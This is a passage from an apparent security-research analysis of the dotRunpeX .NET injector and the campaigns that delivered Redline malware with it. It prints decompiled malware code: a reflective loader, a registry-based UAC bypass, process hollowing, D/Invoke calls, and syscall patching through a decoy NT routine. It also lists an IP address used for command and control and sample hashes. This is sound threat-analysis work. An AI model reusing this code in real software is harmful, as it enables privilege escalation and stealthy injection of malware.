    DynamicMethod dynamicMethod = new DynamicMethod("Release", typeof(IntPtr), new Type[] { typeof(byte[]) }, typeof(Coa3t).Module);
    ILGenerator il = dynamicMethod.GetILGenerator();
    il.Emit(OpCodes.Ldarg_0);
    il.Emit(OpCodes.Call, typeof(Assembly).GetMethod("Load", new Type[] { typeof(byte[]) }));
    il.Emit(OpCodes.Callvirt, typeof(Assembly).GetProperty("EntryPoint").GetMethod());
    il.Emit(OpCodes.Ldnull);
    il.Emit(OpCodes.Ldnull);
    il.Emit(OpCodes.Callvirt, typeof(MethodBase).GetMethod("Invoke", new Type[]
    {
        typeof(object),
        typeof(object[])
    }));
    il.Emit(OpCodes.Pop);
    il.Emit(OpCodes.Ldc_I4, 16);
    il.Emit(OpCodes.Conv_I);
    il.Emit(OpCodes.Ret);
    dynamicMethod.Invoke(null, new object[] { array });
}

```

Figure 12: A deobfuscated form of a more advanced first-stage loader  
 Programmatic way of second-stage extraction (dotRunpeX stage) from these kinds of loaders could be simply implemented using AsmResolver and reflection as shown below.

```

> Extract_Field_Decrypt_Payload.ps1 > ...
1  [Reflection.Assembly]::LoadFrom("C:\Extractor\net6.0\AsmResolver.PE.dll") | Out-Null
2  [Reflection.Assembly]::LoadFrom("C:\Extractor\net6.0\AsmResolver.DotNet.dll") | Out-Null
3
4  $moduleDef = [AsmResolver.DotNet.ModuleDefinition]::FromFile("C:\Extractor\sample.exe")
5  $field = $moduleDef.GetAllTypes().Where{ $_.Fullname -eq "<PrivateImplementationDetails>" }.fields[0]
6  $encryptedStage = $field.FieldRva.Data
7
8  $assembly = [Reflection.Assembly]::LoadFile("C:\Extractor\sample.exe")
9  $decryptionMethod = $assembly.Modules[0].ResolveMethod(0x060000B8)
10
11 $decryptedStage = $decryptionMethod.Invoke($null, @($encryptedStage))
12 $decryptedStage.Result[0..159] | Out-HexDump -ShowAscii

```

PROBLEMS	OUTPUT	TERMINAL	JUPYTER	DEBUG CONSOLE
		<pre> PS C:\Extractor&gt; . 'c:\Extractor\Extract_Field_Decrypt_Payload.ps1' 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 - MZ..... B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 - .....@..... 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 - ..... 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 - ..... 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 - .....!..L!Th 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F - is program canno 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 - t be run in DOS 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 - mode....\$..... 50 45 00 00 51 05 03 00 05 45 60 63 00 00 00 00 - PE.....E..... </pre>		

Figure 13: Extraction of dotRunpeX from first-stage loader using AsmResolver and reflection  
 Important to note that those examples of phishing websites leading to the GitLab page were related to just one campaign where the dotRunpeX injector was always responsible for injecting Redline malware with C2 – [77.73.134.2](https://77.73.134.2).

In addition to the most common vectors of infection mentioned earlier, we observed quite an interesting case of infection vector, where a customer of dotRunpeX was probably bored enough to target ordinary victims and decided to target other potential attackers. Something that is supposed to be a Redline



builder `Redline_20_2_crack.rar` (SHA256:

“0e40e504c05c30a7987785996e2542c332100ae7ecf9f67ebe3c24ad2468527c”) was trojanized with a downloader that uses a reflection to load dotRunpeX as a hidden “**added feature**” of the builder.




Figure 14: Folder structure of trojanized Redline builder

It turned out that during the building process of the Redline, configured to your needs, one will also get another Redline sample, probably the one that you didn't desire, as a gift embedded in the dotRunpeX.




Figure 15: Downloader that uses a reflection to load dotRunpeX delivering another Redline malware

## Technical Analysis: Highlights

### The old version of dotRunpeX:

- Using custom obfuscation – only obfuscations of names
- Configurable but limited (target for payload injection, elevation + UAC Bypass, XOR key for payload decryption)



- Only one UAC Bypass technique
- Using simple XOR to decrypt the main payload to be injected
- Using `D/Invoke` similar technique to call native code (based on using `GetDelegateForFunctionPointer()`) – but using decoy syscall routine
- Using `D/Invoke` for remapping of “`ntdll.dll`”

## The new version of dotRunpeX:

---

- Protected by a customized version of the `KoiVM virtualizer`
- Highly configurable (disabling Anti-Malware services, Anti-VM, Anti-Sandbox, persistence settings, key for payload decryption, UAC bypass methods)
- More UAC Bypass techniques
- Using simple XOR to decrypt the main payload to be injected (omitted in the latest developed versions)
- Abusing `procexp` driver (**`Sysinternals`**) to kill protected processes (Anti-Malware services)
- Signs of being Russian based – `procexp` driver name `Иисус.sys` translated as “`jesus.sys`”

## Similarities between both versions:

---

- 64-bit executable files “.exe” written in .NET
- Used to inject several different malware families
- Using simple XOR to decrypt the main payload to be injected
- Possible usage of the same UAC bypass technique (the new version of dotRunpeX has more techniques available)

```

public static class UAC
{
    // Token: 0x06000015 RID: 21 RVA: 0x000026B0 File Offset: 0x000008B0
    public static void GetUACBypass()
    {
        string text = Environment.GetCommandLineArgs()[0];
        UAC.BypassUAC(text);
    }

    // Token: 0x06000016 RID: 22 RVA: 0x000026CC File Offset: 0x000008CC
    private static void BypassUAC(string Pitc4)
    {
        Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command");
        Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command").SetValue("", Pitc4, RegistryValueKind.String);
        Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command").SetValue("DelegateExecute", 0, RegistryValueKind.DWord);
        Registry.CurrentUser.Close();
        Process process = new Process();
        ProcessStartInfo processStartInfo = new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "cmd.exe",
            Arguments = "/C computerdefaults.exe"
        };
        process.StartInfo = processStartInfo;
        process.Start();
    }
}

```

Figure 16: UAC bypass technique  
Using the same version information

```

1 VERSIONINFO
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILEOS 0x4
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
    BLOCK "000004b0"
    {
        VALUE "Comments", ""
        VALUE "CompanyName", ""
        VALUE "FileDescription", "RunpeX.Stub.Framework"
        VALUE "FileVersion", "1.0.0.0"
        VALUE "InternalName", "RunpeX.Stub.Framework.exe"
        VALUE "LegalCopyright", "Copyright \xA9 2022"
        VALUE "LegalTrademarks", ""
        VALUE "OriginalFilename", "RunpeX.Stub.Framework.exe"
        VALUE "ProductName", "RunpeX.Stub.Framework"
        VALUE "ProductVersion", "1.0.0.0"
        VALUE "Assembly Version", "1.0.0.0"
    }
}

BLOCK "VarFileInfo"
{
    VALUE "Translation", 0x0000 0x04B0
}
}

```

Figure 17: DotRunpeX version information

Using the same .NET resource name `BIDEN_HARRIS_PERFECT_ASSHOLE` to hold the encrypted payload to be injected




Figure 18: Dotnet resource name of new version vs. old version

- Using the same code injection technique – Process Hollowing
- Using the same structured class for definitions of Native delegates



```

public static class UAC
{
    // Token: 0x06000015 RID: 21 RVA: 0x000026B0 File Offset: 0x000008B0
    public static void GetUACBypass()
    {
        string text = Environment.GetCommandLineArgs()[0];
        UAC.BypassUAC(text);
    }

    // Token: 0x06000016 RID: 22 RVA: 0x000026CC File Offset: 0x000008CC
    private static void bypassUAC(string Pitc4)
    {
        Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command");
        Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command").SetValue("", Pitc4, RegistryValueKind.String);
        Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command").SetValue("DelegateExecute", 0, RegistryValueKind.DWord);
        Registry.CurrentUser.Close();
        Process process = new Process();
        ProcessStartInfo processStartInfo = new ProcessStartInfo
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            FileName = "cmd.exe",
            Arguments = "/C computerdefaults.exe"
        };
        process.StartInfo = processStartInfo;
        process.Start();
    }
}

```

Figure 22: UAC bypass method

Method `Inject()` is implementing a code injection technique called “**Process Hollowing**”. We can notice spawning a process in a suspended state right in the picture below.

```

private static void Inject(string filepath, byte[] pe)
{
    for (int i = 0; i < 5; i++)
    {
        GStruct2 gstruct = default(GStruct2);
        Y8t y8t = default(Y8t);
        try
        {
            Program.CreateProcess(filepath, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 4U, IntPtr.Zero, null, ref gstruct, out y8t);
            int num = BitConverter.ToInt32(pe, 60);
            int num2 = BitConverter.ToInt32(pe, num + 52);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                throw new Exception();
            }
            if (!Program.Wow64GetThreadContext(y8t.Enterpri6e, array))
            {
                throw new Exception();
            }
            int num3 = array[41];
            if (num2 == 0 && Program.CallZwUnmapViewOfSection(y8t.Or1er, (IntPtr)0) != 0)

```

Figure 23: Creation of suspended process as a part of the Process Hollowing technique

This technique is nothing new in the world of malware development. Still, there is something interesting we can immediately spot once we check `P/Invoke` (technology that allows access to structs, callbacks, and functions in unmanaged libraries from managed code) defined methods of this sample. These methods can be seen in the `ImplMap` table, which is a part of .NET metadata.

RID	Token	Offset	MappingFlags	MemberForward	ImportName	ImportScope	Info
1	0x1C000001	0x00077912	0x100	3	0xB10	1	VirtualProtect
2	0x1C000002	0x0007791A	0x101	5	0xC1B	1	VirtualAllocEx
3	0x1C000003	0x00077922	0x106	7	0xA32	1	CreateProcess
4	0x1C000004	0x0007792A	0x100	9	0x255	1	CreateRemoteThread
5	0x1C000005	0x00077932	0x100	0xB	0xBE9	1	Wow64SetThreadContext
6	0x1C000006	0x0007793A	0x100	0xD	0xBD3	1	Wow64GetThreadContext
7	0x1C000007	0x00077942	0x142	0xF	0xC9E	2	LoadLibrary
8	0x1C000008	0x0007794A	0x100	0x11	0xBFF	1	GetConsoleWindow
9	0x1C000009	0x00077952	0x100	0x13	0xC10	3	ShowWindow
10	0x1C00000A	0x0007795A	0x143	0x69	0xA75	2	GetProcAddress
11	0x1C00000B	0x00077962	0x100	0x6B	0x576	4	RtlInitUnicodeString

Figure 24: The `ImplMap` table – the old version of the `dotRunpeX`

Certain WIN APIs or NT APIs must be used to perform the **Process Hollowing** technique. And as we saw in the **ImplMap** table, some of the most crucial APIs are missing. To be more specific, we cannot see any APIs related to unmapping and writing to remote process memory. The reason behind this is the usage of the **D/Invoke** framework to call certain NT API routines that could usually trigger attention.

D/Invoke contains powerful primitives that may be combined intelligently to dynamically invoke unmanaged code from disk or memory with careful precision. It relies on the usage of the dotnet method **GetDelegateForFunctionPointer()** and corresponding delegates definitions.

In this case, NT APIs **ZwOpenSection**, **ZwMapViewOfSection**, **ZwUnmapViewOfSection**, **NtClose**, **NtWriteVirtualMemory**, **NtResumeThread**, and **RtlMoveMemory** are implemented via D/Invoke. The corresponding definitions of delegates can be seen below.

```
public class NativeDelegates
{
    // Token: 0x02000006 RID: 6
    // (Invoke) Token: 0x06000019 RID: 25
    public delegate int ZwOpenSection(out IntPtr sectionHandle, uint desiredAccess, ref NativeMethods objectAttributes);

    // Token: 0x02000007 RID: 7
    // (Invoke) Token: 0x0600001D RID: 29
    public delegate int ZwMapViewOfSection(IntPtr sectionHandle, IntPtr processHandle, ref IntPtr baseAddress, UIntPtr zeroBits, UIntPtr commitSize, out ulong sectionOffset, out uint viewSize, uint inheritDisposition, uint allocationType, uint win32Protect);

    // Token: 0x02000008 RID: 8
    // (Invoke) Token: 0x06000021 RID: 33
    public delegate int ZwUnmapViewOfSection(IntPtr processHandle, IntPtr baseAddress);

    // Token: 0x02000009 RID: 9
    // (Invoke) Token: 0x06000025 RID: 37
    public delegate int NtClose(IntPtr handle);

    // Token: 0x0200000A RID: 10
    // (Invoke) Token: 0x06000029 RID: 41
    public delegate bool NtWriteVirtualMemory(IntPtr processHandle, IntPtr baseAddress, byte[] buffer, int numberOfBytesToWrite, out int numberOfBytesWritten);

    // Token: 0x0200000B RID: 11
    // (Invoke) Token: 0x0600002D RID: 45
    public delegate uint NtResumeThread(IntPtr hThread, ref uint suspendedCount);

    // Token: 0x0200000C RID: 12
    // (Invoke) Token: 0x06000031 RID: 49
    public delegate void RtlMoveMemory(IntPtr dest, IntPtr src, int size);
}
```

Figure 25: The class for definitions of Native delegates

What is even more interesting, 4 NT APIs

(**ZwUnmapViewOfSection**, **NtWriteVirtualMemory**, **NtResumeThread**, **RtlMoveMemory**) implemented via D/Invoke are using something that could be considered as an added PoC technique and is not a part of the original D/Invoke framework – **syscall patching**. For example, we can check how **NtWriteVirtualMemory** invocations are implemented via a method called **CallNtWriteVirtualMemory()**.

```
private unsafe static bool CallNtWriteVirtualMemory(IntPtr processHandle, IntPtr baseAddress, byte[] buffer, int numberOfBytesToWrite, out int numberOfBytesWritten)
{
    numberOfBytesWritten = 0;
    byte[] array = new byte[20];
    short num = Reactor.MapDllAndGetProcAddress("ntdll.dll", "NtWriteVirtualMemory");
    TypedReference typedReference = makeref(num);
    IntPtr intPtr = Reactor.DynGetProcAddress(Reactor.GetModuleBase("ntdll.dll"), "NtAddBootEntry");
    bool flag;
    if (intPtr == IntPtr.Zero)
    {
        flag = false;
    }
    else
    {
        uint num2;
        Program.VirtualProtect(intPtr, 41320, 640, out num2);
        Marshal.Copy(*(IntPtr*)&typedReference, Program.SyscallStub, 1, 2);
        Marshal.Copy(intPtr, array, 0, array.Length);
        Marshal.Copy(Program.SyscallStub, 0, intPtr, Program.SyscallStub.Length);
        uint num3;
        Program.VirtualProtect(intPtr, 41320, num2, out num3);
        NativeDelegates.NtWriteVirtualMemory delegateForFunctionPointer = Marshal.GetDelegateForFunctionPointer<NativeDelegates.NtWriteVirtualMemory>(intPtr);
        delegateForFunctionPointer(processHandle, baseAddress, buffer, numberOfBytesToWrite, out numberOfBytesWritten);
        flag = numberOfBytesWritten == numberOfBytesToWrite;
    }
    return flag;
}
```

Figure 26: Example of D/Invoke implementation that leads to syscall patching

First, what we can see is an altered usage of the D/Invoke framework in the method `MapDllandGetProcAddress()`. Each time this method is invoked, it will remap the specified library and obtain the desired function's address. Before returning the address of the desired function, pointer arithmetic is used to move the pointer by 4 bytes so it points to the address of the syscall number. In this case, the `"ntdll.dll"` module gets remapped, returning the address of the NT API routine `NtWriteVirtualMemory` altered by 4 bytes offset.

```
IntPtr functionAddress = Teac1er.DynGetProcAddress(dllBase, functionName);
NativeDelegates.ZwUnmapViewOfSection delegateForFunctionPointer = Marshal.GetDelegateForFunctionPointer<NativeDelegates.ZwUnmapViewOfSection>
(Teac1er.GetProcAddress(moduleBase, "ZwUnmapViewOfSection"));
if (functionAddress == IntPtr.Zero)
{
    delegateForFunctionPointer((IntPtr)(-1), dllBase);
    num = 0;
}
else
{
    short num2 = *(short*)(void*)(functionAddress + 4);
    delegateForFunctionPointer((IntPtr)(-1), dllBase);
    num = num2;
}
}
return num;
```

Figure 27: Altered usage of the D/Invoke that returns the address pointing to the syscall number

```

NtWriteVirtualMemory proc near
; ...
4C 8B D1          mov     r10, rcx
B8 3A 00 00 00   mov     eax, 3Ah
F6 04 25 08 03 FE 7F 01  test   byte ptr ds:7FFE0308h, 1
75 03           jnz    short loc_18009D465
0F 05          syscall
C3           retn

```

Figure 28:

`NtWriteVirtualMemory` address altered by 4 bytes offset points to its syscall number

The remapping of the module is used as an AV-evasion and Anti-Debug technique, as it results in unhooking and removing all set software breakpoints. The obtaining address of a certain native function is implemented via typical D/Invoke implementation – `DynGetProcAddress()`, which is responsible for in-memory parsing of the PE structure to find the address of the specified routine.



```

public unsafe static IntPtr DynGetProcAddress(IntPtr moduleBase, string functionName)
{
    byte[] array = new byte[2];
    Marshal.Copy(moduleBase, array, 0, 2);
    string @string = Encoding.UTF8.GetString(array);
    IntPtr intPtr;
    if (@string != "MZ")
    {
        intPtr = IntPtr.Zero;
    }
    else
    {
        int num = Marshal.ReadInt32(moduleBase, 60);
        int num2 = Marshal.ReadInt32(moduleBase + num + 24 + 112 + 0);
        int num3 = Marshal.ReadInt32(moduleBase + num2 + 28);
        int num4 = Marshal.ReadInt32(moduleBase + num2 + 32);
        int num5 = Marshal.ReadInt32(moduleBase + num2 + 36);
        int num6 = Marshal.ReadInt32(moduleBase + num2 + 24);
        uint* ptr = (uint*)(void*)(moduleBase + num3);
        uint* ptr2 = (uint*)(void*)(moduleBase + num4);
        ushort* ptr3 = (ushort*)(void*)(moduleBase + num5);
        for (int i = 0; i < num6; i++)
        {
            string text = Marshal.PtrToStringAnsi(moduleBase + (int)ptr2[i]);
            if (text == functionName)
            {
                return moduleBase + (int)ptr[ptr3[i]];
            }
        }
        intPtr = IntPtr.Zero;
    }
    return intPtr;
}

```

Figure 29: Typical in-memory parsing of the PE structure implemented via D/Invoke

Now back to the exciting part. As we can see in this case, `DynGetProcAddress()` is also used to find the address of NT API `NtAddBootEntry`, and we can call it a decoy routine. The decoy routine address will be used for syscall patching.

```

CallNtWriteVirtualMemory(IntPtr, IntPtr, b... X
7     short num = Teac1er.MapDllandGetProcAddress("ntdll.dll", "NtWriteVirtualMemory");
8     TypedReference typedReference = __makeref(num);
9     IntPtr intPtr = Teac1er.DynGetProcAddress(Teac1er.GetModuleBase("ntdll.dll"), "NtAddBootEntry");
10    bool flag;
11    if (intPtr == IntPtr.Zero)
12    {
13        flag = false;
14    }
15    else
16    {
17        uint num2;
18        Program.VirtualProtect(intPtr, 0x1024U, 0x40U, out num2);
19        Marshal.Copy(*(IntPtr*)&typedReference, Program.SyscallStub, 1, 2);
20        Marshal.Copy(intPtr, array, 0, array.Length);
21        Marshal.Copy(Program.SyscallStub, 0, intPtr, Program.SyscallStub.Length);
22        uint num3;
23        Program.VirtualProtect(intPtr, 0x1024U, num2, out num3);

```

```

SyscallStub : byte[] X
1 // Injector.Program
2 // Token: 0x04000001 RID: 1
3 private static byte[] SyscallStub = new byte[]
4 {
5     0xB8, 0, 0, 0, 0, 0x4C, 0x8B, 0xD1, 0xF, 5,
6     0xC3
7 };

```

Figure 30: Decoy routine NtAddBootEntry used for syscall patching

- Getting the address of the `NtWriteVirtualMemory` routine altered by 4 bytes offset (address of syscall number)
- Getting the address of the decoy routine `NtAddBootEntry`
- Copying 2 bytes from the altered address of `NtWriteVirtualMemory` (even though the syscall number is **DWORD**, these 2 bytes are enough and represent the syscall number of `NtWriteVirtualMemory`) to byte field `SyscallStub` (this field contains syscall stub code)
- Patching address of `NtAddBootEntry` with byte field `SyscallStub`

Disassembling the default value of the `SyscallStub` makes it even more apparent why exactly 2 bytes are getting replaced with bytes from the altered address of the `NtWriteVirtualMemory` routine. These 2 bytes represent the syscall number of certain real function to be called.

```

PS C:\rizin\bin > .\rz-asm.exe -a x86 -b 64 -D "B8000000004C8BD10F05C3"
0x00000000 5          b800000000 mov eax, 0
0x00000005 3          4c8bd1     mov r10, rcx
0x00000008 2          0f05      syscall
0x0000000a 1          c3        ret

```

Figure 31: Disassembling the default value of the byte field SyscallStub

Simply said, once the `NtWriteVirtualMemory` function is called, the only thing we will see from user mode will be an invocation of `NtAddBootEntry`.

We can use **WinDbg** “*kernel mode debugging*” to verify the mentioned execution flow. We can see that NT API `NtAddBootEntry` with the original syscall number 0x6a (on our target system) is used as a patched decoy routine. In the case where `NtWriteVirtualMemory` needs to be called, the syscall number of the decoy routine is patched with syscall number 0x3a (`NtWriteVirtualMemory` syscall number on our target system) and gets called.




Figure 32: WinDbg “kernel mode debugging” shows the execution flow caused by syscall patching

## Full technical analysis – new version of dotRunpeX

For the analysis of the new version of dotRunpeX, sample SHA256:

“44a11146173db0663a23787bffb120f3955bc33e60e73ecc798953e9b34b2f2” was used. This sample is a 64-bit executable file “.exe” written in .NET, protected by KoiVM. The version information is the same as in the case of an older version of dotRunpeX and is consistent across all samples we analyzed. We can notice the ProductName – RunpeX.Stub.Framework again.

```

1 VERSIONINFO
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILESOS 0x4
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
BLOCK "000004b0"
{
VALUE "Comments", ""
VALUE "CompanyName", ""
VALUE "FileDescription", "RunpeX.Stub.Framework"
VALUE "FileVersion", "1.0.0.0"
VALUE "InternalName", "RunpeX.Stub.Framework.exe"
VALUE "LegalCopyright", "Copyright \xA9 2022"
VALUE "LegalTrademarks", ""
VALUE "OriginalFilename", "RunpeX.Stub.Framework.exe"
VALUE "ProductName", "RunpeX.Stub.Framework"
VALUE "ProductVersion", "1.0.0.0"
VALUE "Assembly Version", "1.0.0.0"
}
}
BLOCK "VarFileInfo"
{
VALUE "Translation", 0x0000 0x04B0
}
}

```

